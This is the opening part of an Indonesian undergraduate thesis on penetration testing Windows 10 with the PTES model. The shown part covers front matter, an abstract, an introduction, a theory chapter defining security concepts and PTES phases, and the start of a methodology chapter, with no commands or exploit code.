PENGUJIAN PENETRASI PADA WINDOWS 10 MENGGUNAKAN MODEL *PENETRATION TESTING EXECUTION STANDARD* (*PTES*)

TUGAS AKHIR

Program Studi
S1 SISTEM INFORMASI

Oleh:
Delfan Azhar Andhika
14410100117

FAKULTAS TEKNOLOGI DAN INFORMATIKA
UNIVERSITAS DINAMIKA
2021

PENGUJIAN PENETRASI PADA WINDOWS 10 MENGGUNAKAN MODEL *PENETRATION TESTING EXECUTION STANDARD* (PTES)

TUGAS AKHIR

Diajukan sebagai salah satu syarat untuk menyelesaikan
Program Sarjana

Oleh:

Nama	**: Delfan Azhar Andhika**
NIM	**: 14410100117**
Program Studi	**: S1 Sistem Informasi**

FAKULTAS TEKNOLOGI DAN INFORMATIKA
UNIVERSITAS DINAMIKA
2021

TUGAS AKHIR

PENGUJIAN PENETRASI PADA WINDOWS 10 MENGGUNAKAN MODEL PENETRATION TESTING EXECUTION STANDARD (PTES)

Dipersiapkan dan disusun oleh

Delfan Azhar Andhika

NIM: 14410100117

Telah diperiksa, dibahas dan disetujui oleh Dewan Pembahas

Pada: Rabu, 27 Januari 2021

Susunan Dewan Pembahas

Pembimbing:

I. Slamet, M.T., CCNA

NIDN: 0701127503

Digitally signed by Slamet A.
DN: cn=Slamet A., o=Universitas Dinamika, ou, email=slamet@dinamika.ac.id, c=ID
Date: 2021.02.06 05:29:50 +07'00'

II. Norma Ningsih, S.ST., M.T.

NIDN: 0729099002

Digitally signed by Norma Ningsih
Date: 2021.02.07 11:16:11 +08'00'

Pembahas:

Dr. Jusak

NIDN: 0708017101

Digitally signed by Jusak
Date: 2021.02.09 09:27:27 +07'00'

Tugas Akhir ini telah diterima sebagai salah satu persyaratan

untuk memperoleh gelar Sarjana

Dr. Jusak

Digitally signed by Universitas Dinamika
Date: 2021.02.11 08:41:40 +07'00'

NIDN: 0708017101

Dekan Fakultas Teknologi dan Informatika

UNIVERSITAS DINAMIKA

SURAT PERNYATAAN

PERSETUJUAN PUBLIKASI DAN KEASLIAN KARYA ILMIAH

Sebagai mahasiswa Universitas Dinamika, saya:

Nama	: Delfan Azhar Andhika
NIM	: 14410100117
Program Studi	: S1 Sistem Informasi
Fakultas	: Fakultas Teknologi dan Informatika
Jenis Karya	: Tugas Akhir
Judul Karya	: **PENGUJIAN PENETRASI PADA WINDOWS 10 MENGGUNAKAN MODEL PENETRATION TESTING EXECUTION STANDARD (PTES)**

Menyatakan dengan sesungguhnya bahwa:

1. Demi pengembangan Ilmu Pengetahuan, Teknologi dan Seni, saya menyetujui memberikan kepada Universitas Dinamika Hak Bebas Royalti Non-Eksklusif (*Non-Exclusive Royalti Free Right)* atas seluruh isi/ sebagian karya ilmiah saya tersebut di atas untuk disimpan, dialihmediakan dan dikelola dalam bentuk pangkalan data *(database)* untuk selanjutnya didistribusikan atau dipublikasikan demi kepentingan akademis dengan tetap mencantumkan nama saya sebagai penulis atau pencipta dan sebagai pemilik Hak Cipta
2. Karya tersebut di atas adalah karya asli saya, bukan plagiat baik sebagian maupun keseluruhan. Kutipan, karya atau pendapat orang lain yang ada dalam karya ilmiah ini adalah semata hanya rujukan yang dicantumkan dalam Daftar Pustaka saya
3. Apabila dikemudian hari ditemukan dan terbukti terdapat tindakan plagiat pada karya ilmiah ini, maka saya bersedia untuk menerima pencabutan terhadap gelar kesarjanaan yang telah diberikan kepada saya.

Demikian surat pernyataan ini saya buat dengan sebenarnya.

Surabaya, 27 Januari 2021

Yang menyatakan

Delfan Azhar Andhika

NIM: 14410100117

ABSTRAK

Windows 10 merupakan sistem operasi yang digunakan oleh banyak orang, organisasi dan perusahaan. Windows 10 sendiri mempunyai *bug* (kerentanan) pada saat pertama kali diinstal oleh pengguna. *Bug* (kerentanan) ini dapat mengganggu proses yang ada, beberapa settings tidak berjalan seperti seharusnya lalu jika *bug* (kerentanan) ini dimanfaatkan untuk sesuatu yang tidak legal, dapat pula menjurus kepada data yang tidak dapat diakses (*ransomware*), menghapus data pengguna sampai merusak sistem Windows 10 itu sendiri. Solusi yang dapat dilakukan, yaitu dengan melakukan pengujian penetrasi pada sistem operasi Windows 10 dan menemukan *bug* (kerentanan) sesuai dengan metode yang digunakan yaitu dengan model *Penetration Testing Execution Standard* (PTES), menggunakan *tools-tools* yang sesuai dengan tahapan-tahapan yang ada pada model *Penetration Testing Execution Standard* (PTES). Hasil pengujian penetrasi menggunakan model *Penetration Testing Execution Standard* (PTES) menunjukkan bahwa peneliti dapat mencari *bug* (kerentanan) yang meliputi 4 unsur yaitu *Missing Patch*, *Lack of OS Hardening*, *Lack of Application Hardening* dan *Easily Guessable Credentials* pada sistem Windows 10 dan melakukan *patch* pada bug (kerentanan) tersebut.

Kata Kunci: *Bug*, Kerentanan, *Penetration Testing Execution Standard*, Windows 10.

ABSTRACT

Windows 10 is an operating system that is used by many people, organizations and companies. Windows 10 itself has a bug (vulnerability) when first installed by the user. This bug (vulnerability) can interfere with existing processes, some settings do not work as it should then if the bug (vulnerability) is used for something that is not legal, can also lead to inaccessible data (ransomware), delete user data to damage the system Windows 10 itself. The solution is to do penetration testing on the Windows 10 operating system and find bugs (vulnerabilities) in accordance with the method used, namely the Penetration Testing Execution Standard (PTES) model, using tools that fit the stages in the Penetration model Testing Execution Standard (PTES). The results of penetration testing using the Penetration Testing Execution Standard (PTES) model show that researchers can look for bugs (vulnerabilities) which include 4 elements, namely Missing Patch, Lack of OS Hardening, Lack of Application Hardening and Easily Guessable Credentials on Windows 10 systems and patch them.

Keywords: Bug, Vulnerability, Penetration Testing Execution Standard, Windows 10.

KATA PENGANTAR

Puji syukur kehadirat Tuhan Yang Maha Esa, karena berkat dan rahmat penulis dapat menyelesaikan Tugas Akhir yang berjudul "Pengujian Penetrasi pada Windows 10 menggunakan Model Penetration Testing Execution Standard (PTES)".

Melalui kesempatan yang sangat berharga ini, Penulis menyampaikan ucapan terima kasih yang sebesar-besarnya kepada semua pihak yang telah membantu penyelesaian Tugas Akhir ini.

1. Allah SWT dan Rasulullah Muhammad SAW atas rahmat, karunia serta bimbingannya, memberikan kemudahan kepada penulis dalam langkah-langkah menyelesaikan laporan Tugas Akhir ini.
2. Ibu, Bapak, Kakak, Adik yang telah mendo'akan, mendukung dan menyayangi Penulis dalam menjalani kehidupan ini.
3. Bapak Prof. Dr. Budi Jatmiko, M.Pd selaku Rektor Universitas Dinamika.
4. Bapak Dr. Jusak selaku Dosen Pembahas yang telah meluangkan waktu untuk memberikan bimbingan, motivasi dan arahan kepada penulis selama proses penyelesaian Tugas Akhir ini.
5. Bapak Slamet, M.T., CCNA selaku Dosen Pembimbing I yang telah meluangkan waktu untuk memberikan bimbingan, motivasi dan arahan kepada penulis selama proses penyelesaian Tugas Akhir ini.

6. Ibu Norma Ningsih, S.ST., M.T. selaku Dosen Pembimbing II yang telah meluangkan waktu untuk memberikan bimbingan, motivasi dan arahan kepada penulis selama proses penyelesaian Tugas Akhir ini.
7. Partner penulis, Putri Ayu Nur Fadhilah.
8. Sahabat, teman-teman dan semua pihak yang tidak dapat disebutkan satu-persatu dalam kesempatan ini, yang telah memberikan bantuan moral dan material dalam proses penyelesaian laporan ini.

Penulis menyadari bahwa Tugas Akhir yang penulis kerjakan masih memiliki banyak kekurangan, sehingga kritik dan saran dari semua pihak sangat diharapkan agar pengujian penetrasi ini dapat diperbaiki menjadi lebih baik lagi di kemudian hari. Semoga laporan Tugas Akhir ini dapat diterima dan bermanfaat bagi semua pihak yang membutuhkan. Semoga Tuhan Yang Maha Esa memberikan imbalan yang setimpal atas segala bantuan yang telah diberikan.

Surabaya, 27 Januari 2021

Penulis

DAFTAR ISI

Halaman

DAFTAR GAMBAR

Halaman

DAFTAR TABEL

Halaman

BAB I

PENDAHULUAN

1.1. Latar Belakang Masalah

Keamanan sistem informasi adalah salah satu isu utama dalam perkembangan teknologi informasi dan komunikasi saat ini. Selain itu, bisnis penting untuk melindungi aset informasi organisasi dengan mengikuti pendekatan yang komprehensif dan terstruktur untuk memberikan perlindungan dari risiko organisasi yang munkgin dihadapi. Dalam upaya memecahkan masalah keamanan, dibutuhkan penerapan metode yang dapat menjamin keamanan data, transaksi dan komunikasi (W, Riadi, & Yudhana, 2016).

Serangan terhadap keamanan sistem informasi, dapat dilihat dari sudut peranan komputer atau jaringan komputer yang fungsinya adalah sebagai penyedia informasi. Beberapa kemungkinan serangan, di antaranya *interruption*, *interception*, *modification* dan *fabrication* (Ariyani, Krisnawati, T, & Nurhidayah, 2014).

Dari celah-celah yang ditemukan ini, kemudian dapat berakibat fatal jika ada pihak yang menggunakan celah ini untuk kepentingan individu yang bisa merusak sistem tersebut sehingga merugikan instansi/perusahaan. Kemudian individu ini bisa membuat *ransom* terhadap sistem pada instansi/perusahaan yang membuat pihak instansi/perusahaan tidak bisa mengakses data-data penting mereka dan harus membayar sejumlah uang kepada individu ini untuk bisa mengakses data-data penting mereka kembali.

Objek dari penelitian ini adalah *Windows 10*, dikarenakan *Windows 10* telah mempunyai bug dari pertama kali diinstal oleh pengguna. Menurut penelitian yang dilakukan oleh (Stiawan, Idris, Abdullah, AlQurashi, & Budiarto, 2016), ditemukan bahwa Windows memiliki kerentanan yang lebih serius, karena beberapa layanan dan daemonnya tidak aman dan terbuka untuk diakses. Ini memberikan kemungkinan eksploitasi.

Selain itu, berdasar website yang dirilis oleh (Microsoft, 2019), *Windows 10* dari versi 1507, 1511, 1607, 1703, 1709, 1803, 1809, 1903 sampai 1909 memiliki kerentanan (*vulnerability*) yang sudah ada pada saat pertama kali diinstal.

Peneliti melakukan pengujian yang dikhususkan kepada komunitas atau lingkungan keluarga, warkop dan coffee shop pada jaringan Intranet di mana End User lalai akan kerentanan sistem yang mereka gunakan dan tidak mempunyai protokol keamanan yang mumpuni sehingga rawan akan eksploitasi.

Oleh karena itu, dibutuhkan *Penetration Testing* yang bertujuan untuk mencari dan menemukan celah-celah yang ada pada sistem atau *host* tersebut.

Penetration Testing Execution Standard (*PTES*) terdiri dari 7 bagian utama. Bagian tersebut membahas semua yang terkait dengan *penetration testing*. Dari *Pre-engagement Interactions*, *Intelligence Gathering*, *Threat Modeling*, *Vulnerability Analysis*, *Exploitation*, *Post Exploitation* sampai *Reporting* (PCI Security Standards Council, 2015).

1.2. Rumusan Masalah

Berdasarkan uraian latar belakang di atas, maka dapat dirumuskan suatu rumusan masalah sebagai berikut:

Bagaimana cara mencari *bug* (kerentanan) pada sistem operasi *Windows 10* yang meliputi 4 unsur *Missing Patch*, *Lack of OS Hardening*, *Lack of Application Hardening* dan *Easily Guessable Credentials* menggunakan model *Penetration Testing Execution Standard* (*PTES*).

1.3. Batasan Masalah

Berdasarkan rumusan masalah di atas, maka batasan masalah penelitian ini sebagai berikut:

1. *Operating System* yang dipakai oleh *Target* adalah *Windows 10* Versi 1903.
2. *Attacker* dan *Target* berada pada jaringan Intranet.
3. Fokus pengujian penetrasi ini adalah Aplikasi bawaan *Windows 10* dan *Service* pada *Windows 10*.

1.4. Tujuan

Tujuan dari penelitian ini adalah untuk mencari kerentanan (*vulnerability*) pada sistem operasi *Windows 10* yang meliputi 4 unsur *Missing Patch*, *Lack of OS Hardening*, *Lack of Application Hardening* dan *Easily Guessable Credentials* menggunakan model *Penetration Testing Execution Standard* (*PTES*).

1.5. Manfaat

Manfaat yang didapatkan dari penelitian ini adalah:

1. Dapat mengantisipasi serangan tidak terduga yang terjadi di masa depan.

2. Dapat mengetahui Aplikasi dan *Service* yang melewatkan *patch*.
3. Dapat mengetahui bahwa *password* yang digunakan kuat dan rumit.
4. Dapat memperbaiki sistem sehingga terhindar dari serangan yang tidak terduga dari pihak yang tidak bertanggung jawab.

BAB II

LANDASAN TEORI

2.1. Sistem Informasi

Sistem Informasi adalah suatu kumpulan dari komponen-komponen dalam perusahaan atau organisasi yang berhubungan dengan proses penciptaan dan pengaliran informasi. Suatu sistem di dalam suatu organisasi yang mempertemukan kebutuhan pengolahan transaksi harian, mendukung operasi, bersifat manajerial dan kegiatan strategi dari suatu organisasi dan menyediakan pihak luar tertentu dengan laporan-laporan yang diperlukan. Sejumlah komponen (manusia, komputer, teknologi informasi dan prosedur kerja), ada sesuatu yang diproses (data menjadi informasi), dan dimaksudkan untuk mencapai suatu sasaran atau tujuan. Secara umum sistem informasi didefinisikan sebagai kumpulan dari sub-sub sistem, baik fisik maupun non fisik yang saling berhubungan dan bekerjasama secara harmonis untuk mencapai suatu tujuan yaitu mengolah data menjadi informasi yang berguna (Hastuti, 2016).

2.2. Keamanan Informasi

Keamanan informasi digunakan untuk menggambarkan perlindungan aset informasi, termasuk komputer dan non-komputer peralatan, fasilitas dan data untuk menjamin kerahasiaan, integritas dan ketersediaan informasi melalui kebijakan aplikasi, Pendidikan dan teknologi. Tujuan dari keamanan informasi

adalah untuk menjamin kelangsungan bisnis, meminimalkan kerugian bisnis dan memaksimalkan laba atas investasi. Oleh karena itu, manajemen organisasi tidak hanya diharapkan untuk menjaga sumber daya yang aman informasi, tetapi juga diharapkan untuk menjaga orgasanisasi agar dapat terus berfungsi setelah sistem keamanan bencana (Astuti & Sari, 2019).

Keamanan informasi memiliki tiga komponen dasar yang harus dikelola, yaitu kerahasiaan informasi *sensitive* dari pihak yang tidak berhak; integritas informasi untuk memastikan keakuratan dan kelengkapan; dan ketersediaan informasi dan layanan penting untuk pengguna yang berwenang apabila diperlukan. Selain tiga tujuan dasar, keamanan informasi juga mencakup isu-isu yang dapat mengancam akuntabilitas, kehandalan, *nonrepudiation*, privasi, otentikasi dan kepercayaan informasi (Astuti & Sari, 2019).

2.3. Penetration Testing

Penetration testing, dalam bahasa sehari-hari dikenal sebagai *pen test*, *pentest* atau *ethical hacking*, adalah sebuah serangan *cyber* simulasi resmi pada komputer, dilakukan untuk mengevaluasi keamanan sistem. Tes ini dilakukan untuk mengidentifikasi kedua kelemahan (juga disebut sebagai kerentanan), termasuk potensi pihak yang tidak berwenang untuk mendapatkan akses ke fitur dan data sistem, serta kekuatan, memungkinkan risiko penuh penilaian harus diselesaikan (Interior, 2018).

Metode untuk *penetration testing* terdiri dari *Black-Box Testing, Grey-Box Testing, White-Box Testing* dan *Penetration Testing Execution Standard* (*PTES*) (Irawan, Muzid, Susanti, & Setiawan, 2018).

1. *Black-Box Testing* adalah metode pentesting di mana *hacker* tidak mempunyai akses apapun terhadap suatu sistem.
2. *Grey-Box Testing* adalah metode *pentesting* di mana *hacker* memposisikan dirinya sebagai pengguna yang mempunyai akses yang terbatas.
3. *White-Box Testing* merupakan *pentesting* di mana *hacker* mempunyai akses penuh dan bisa mengakses *source code* suatu aplikasi atau sistem.
4. Metode *Penetration Testing Execution Standard* (*PTES*) bertujuan untuk mengidentifikasi risiko bisnis yang terkait dan serangan. Dalam penelitian ini, saya menggunakan metode *Penetration Testing Execution Standard* (*PTES*) dikarenakan metode ini bertujuan untuk mencari kelemahan pada suatu sistem dan nantinya kelemahan-kelemahan yang ditemukan dapat dibuat *reports*, sehingga suatu sistem yang dilakukan *penetration testing* dapat memperbaiki dan mengantisipasi risiko bisnis dan serangan-serangan yang dapat merusak bisnis.

2.4. Windows 10

Windows 10 adalah serangkaian sistem operasi komputer pribadi yang diproduksi oleh *Microsoft* sebagai bagian dari keluarga sistem operasi Windows NT. Ini adalah penerus Windows 8.1, dan dirilis ke manufaktur pada 15 Juli 2015 (Myerson, 2015). *Windows 10* menerima build baru secara berkelanjutan, yang tersedia tanpa biaya tambahan bagi pengguna, di samping tes tambahan

membangun *Windows 10* yang tersedia untuk *Windows Insiders*. *Build* stabil terbaru *Windows 10* adalah Versi 1909 (Pembaruan November 2019). Perangkat di lingkungan perusahaan dapat menerima pembaruan ini pada kecepatan yang lebih lambat, atau menggunakan tonggak dukungan jangka panjang yang hanya menerima pembaruan penting, seperti *patch* keamanan, selama jangka waktu 10 tahun untuk dukungan tambahan (Bott, 2015).


2.5. Jaringan Komputer

Jaringan komputer merupakan sekumpulan perangkat keras maupun perangkat lunak dari beberapa komputer yang saling terhubung dan berbagi data antara satu dengan lainnya. Jaringan komputer sangatlah diperlukan untuk memudahkan berbagi sumber daya atau *resource sharing* baik itu berupa *software, hardware* dan data, juga berguna untuk sarana komunikasi dan akses informasi (Asy'ari, Budiyono, & Widjajarto, 2019).

2.6. Topologi Jaringan

Topologi jaringan adalah susunan atau pemetaan interkoneksi antara *node*, dari suatu jaringan, baik secara fisik (riil) dan logis (*virtual*). Topologi digunakan untuk melakukan pengabelan secara fisik dari suatu jaringan. Topologi fisik jaringan adalah cara yang digunakan untuk menghubungkan *workstation-workstation* di dalam LAN tersebut (Wulandari, 2016).

Beberapa contoh topologi jaringan adalah sebagai berikut:



Gambar 2.6.1 Topologi Jaringan

Pada penelitian ini, digunakan topologi jenis *Star* dikarenakan:

1. Karena sifatnya yang terpusat, topologi ini menawarkan kesederhanaan operasi.
2. Topologi *Star* juga mencapai isolasi setiap perangkat dalam jaringan.
3. Menambahkan atau menghilangkan *node* jaringan itu mudah, dan dapat dilakukan tanpa mempengaruhi keseluruhan jaringan.
4. Karena sifat yang terpusat juga, maka mudah untuk mendeteksi kesalahan pada perangkat jaringan.
5. Karena analisis *traffic* mudah, topologi ini menimbulkan risiko keamanan yang lebih rendah.

2.7. Systems Hardening

Pengerasan sistem mengacu pada teknik yang meminimalkan kerentanan dan ancaman keamanan dengan menetapkan berbagai fungsi dalam Sistem *Target*. Sistem ini terutama terhubung ke jaringan, dan terutama digunakan

sebagai metode untuk melindungi *server* dengan akses yang sering kepada eksternal (Choi, Yang, & Kwak, 2018).

2.8. Missing Patch

Patch adalah sekumpulan perubahan pada program komputer atau data pendukungnya yang dirancang untuk memperbarui, memperbaiki, atau meningkatkannya. Ini termasuk memperbaiki kerentanan keamanan dan bug lainnya, dengan tambalan seperti itu biasanya disebut *bugfixes* atau *bug fixes*. *Patches* sering kali ditulis untuk meningkatkan fungsionalitas, kegunaan, atau kinerja program. *Missing Patch* berarti suatu program komputer melewatkan perbaikan atau perubahan untuk meningkatkan fungsionalitas, kegunaan atau kinerja dari program komputer tersebut (Techopedia, 2016).

2.9. Application Hardening

Pengerasan aplikasi, juga dikenal sebagai pelindung bagi aplikasi, adalah sebuah tindakan yang menerapkan tingkat keamanan untuk melindungi aplikasi dari pencurian *IP*, penyalahgunaan, eksploitasi kerentanan, gangguan atau bahkan *repacking* oleh orang-orang yang mempunyai tujuan buruk.

Pengerasan aplikasi biasanya dilakukan melalui solusi keamanan atau alat dengan kemampuan pengerasan khusus yang sangat meningkatkan upaya yang diperlukan oleh Peneliti untuk memodifikasi aplikasi, sehingga tidak lagi layak atau bermanfaat untuk ditargetkan. Alat yang paling kuat melindungi aplikasi dari ancaman *static* dan *dynamic* (Butterworth, 2019).

2.10. Operating System Hardening

Pengerasan *Operating System* adalah tindakan untuk mengkonfigurasi *Operating System* dengan aman, memperbaruinya, membuat aturan dan kebijakan untuk membantu mengatur sistem dengan cara yang aman, dan menghapus aplikasi dan layanan yang tidak perlu. Ini dilakukan untuk meminimalkan paparan *Operating System* komputer terhadap ancaman dan untuk mengurangi kemungkinan risiko (Smith, 2019).

Sementara sistem operasi yang berbeda memiliki seluk beluknya sendiri, ada praktik pengerasan yang disarankan yang berlaku secara *universal*. Daftar ini tidak termasuk semua dan Anda dapat menerapkan praktik terbaik pengerasan sistem tambahan bila berlaku.

2.11. Easily Guessable Credentials

Memindai kredensial yang lemah menghasilkan tingkat pengembalian yang tinggi untuk mengidentifikasi risiko. Kondisi yang ditemukan pada masing-masing *host* berpotensi memungkinkan siapa pun yang memiliki akses ke perangkat, kemampuan untuk mengkonfigurasinya sesuka mereka. Beberapa *Target* termasuk perangkat seperti *router* atau akses poin nirkabel, yang Peneliti dapat manfaatkan untuk kompromi beberapa *host* di jaringan atau mendistribusikan kode yang berbahaya (Asadoorian, 2010). Kredensial yang dapat ditemukan dengan mudah, misalnya *default* kredensial pada *router*, akun pada suatu sistem operasi ditebak menggunakan *brute force* dengan *wordlist*.

2.12. Penetration Testing Execution Standard

Penetration Testing Execution Standard (*PTES*) adalah standar baru yang dirancang untuk menyediakan bahasa dan ruang lingkup yang sama bagi bisnis dan penyedia layanan keamanan untuk melakukan pengujian penetrasi, terdiri dari tujuh bagian utama. mencakup tentang pengujian penetrasi dari awal dan alasan melakukan *penetration testing*, melalui pengumpulan informasi dan model ancaman di mana penguji melakukan pengujian untuk mendapatkan informasi yang lebih banyak dan melalui penelitian kerentanan, eksploitasi dan pasca eksploitasi, di mana dari semua tahap itu dilakukan dan akhirnya dilanjutkan dengan membuat laporan yang menangkap seluruh proses (PCI Security Standards Council, 2015).

Tahap dari *Penetration Testing Execution Standard* tersebut dapat dilihat seperti berikut ini:

2.13. Pre-engagements Interactions

Pre-engagement, yaitu persetujuan dengan klien (disebut *Target* dalam penelitian ini). Tahap pertama ini menjelaskan semua tindakan *pre-engagement* dan *scope* masalah. hal ini adalah salah satu bagian yang paling signifikan dan sering diabaikan dari pengujian penetrasi. Ini memberikan acuan penting tentang apa yang harus dipertimbangkan atau tidak pada suatu *testing*.

2.14. Intelligence Gathering

Intelligence Gathering, yaitu tahap untuk mengumpulkan informasi, di tahap ini, ditentukan pengumpulan informasi yang diperlukan untuk menghasilkan representasi yang dapat dimengerti. Semua informasi yang

diambil di tahap ini dapat memberikan kontribusi untuk kemungkinan kerentanan.

2.15. Threat Modeling

Threat Modeling, tahap memodelkan ancaman. pada tahap ini, peneliti menggambarkan risiko model ancaman yang paling kritis sebagai tes yang wajib untuk dilaksanakan.

2.16. Vulnerability Analysis

Vulnerability Analysis, adalah tahap menganalisa kerentanan. Tahap ini menggambarkan subjek penting analisis kerentanan. ini adalah metode yang digunakan untuk mengkategorikan kerentanan dalam Sistem. Tujuan tahap ini yaitu untuk mengkompilasikan sebuah daftar kerentanan pada Sistem *Target*.

2.17. Exploitation

Exploitation, ini adalah tahap di mana peneliti mengeksploitasi secara efektif Sistem *Target*. Peneliti wajib untuk memperhatikan tahap sebelum-sebelumnya supaya tahap ini berjalan dengan baik seperti seharusnya. Tahap eksploitasi adalah memanfaatkan/menyalahgunakan peralatan atau layanan yang mempunyai kerentanan untuk mendapatkan akses ke data atau informasi lain yang tidak dapat dijangkau. Proses ini melibatkan peneliti untuk terus-menerus menyelidiki dan membuktikan semua potensi ancaman terhadap Sistem *Target* dengan efektif dan memanfaatkan semua pengetahuan yang diperoleh pada tahap sebelumnya dari Sistem *Target*. Tahap ini berfokus pada membangun akses ke layanan atau Sistem *Target* dengan melewati batas-batas keselamatan. Jika pada tahap sebelumnya, yaitu tahap *vulnerability analysis*

mencapai kata akurat, di tahap ini dapat lebih terorganisir dan lebih akurat. Upaya terpenting adalah untuk mendeteksi pintu masuk utama ke dalam sistem *Target* dan untuk mengenali sasaran aset bernilai tinggi.

2.18. Post Exploitation

Post Exploitation, tahap di mana peneliti memanfaatkan kerentanan lebih lanjut. Setelah peneliti memiliki akses/kontrol terhadap sistem korban, tujuan utama dari tahap ini adalah untuk tetap tidak terdeteksi dan mendapat kontrol untuk kedepannya pada sistem yang dieksploitasi. Prosedur standar yaitu dengan mengeksekusi sebuah skrip kode yang digunakan untuk mendapatkan akses kembali jika diperlukan. Sehingga teknik ini mempersiapkan sistem untuk dimanfaatkan kembali di masa yang akan datang.

2.19. Reporting

Reporting, tahap ini dilakukan untuk meringkas hasil dari pengujian penetrasi, seorang peneliti harus membuat dokumen di mana peneliti mengungkapkan semua kerentanan yang ditemukan selama pengujian penetrasi. Dokumen ini ditampilkan untuk menguraikan prinsip-prinsip dasar untuk pengujian penetrasi dan melaporkan semua kerentanan yang ditemukan. Sistem *administrator* harus diberitahukan tentang kerentanan infrastruktur, pengembang harus menyarankan tentang kelemahan pada desain kode mereka.

BAB III

METODOLOGI PENELITIAN

3.1. Observasi

Observasi yang didapatkan dari penelitian ini yaitu menggunakan Lab sendiri, percobaan pengujian yang dilakukan terisolasi, berarti tidak mengganggu atau dapat mengubah *Host/Device* lain pada jaringan yang digunakan.

3.2. Studi Literatur

Data-data dan informasi yang digunakan sebagai studi literatur yang dilakukan dengan mempelajari materi tentang *Penetration Testing*, *Penetration Testing Execution Standard*, penggunaan *tools Metasploit Framework*, *Nmap*, *Wireshark* dan *Hydra*.


3.3. Kerangka Penelitian

Dalam melakukan penelitian ini, peneliti melakukan tahapan kegiatan dengan mengikuti model *Penetration Testing Execution Standard* yang dapat dilihat pada Lampiran 1.1 sampai dengan Lampiran 1.4.

3.4. Metodologi Penelitian

Dalam menyelesaikan tugas akhir *penetration testing* dalam hal persiapan, mencari intel, pemodelan ancaman, analisis kelemahan, explotasi, pasca exploitasi dan *reporting.* Tahapan-tahapan tersebut mengacu pada metode penelitian yang digunakan pada *penetration testing* ini yaitu menggunakan

metode *Penetration Testing Execution Standard* (PTES) yang dimulai dari tahap *Pre-engagements* sampai *Reporting* seperti pada gambar berikut:



Gambar 3.4.1 Tahap Penelitian

3.5. PTES

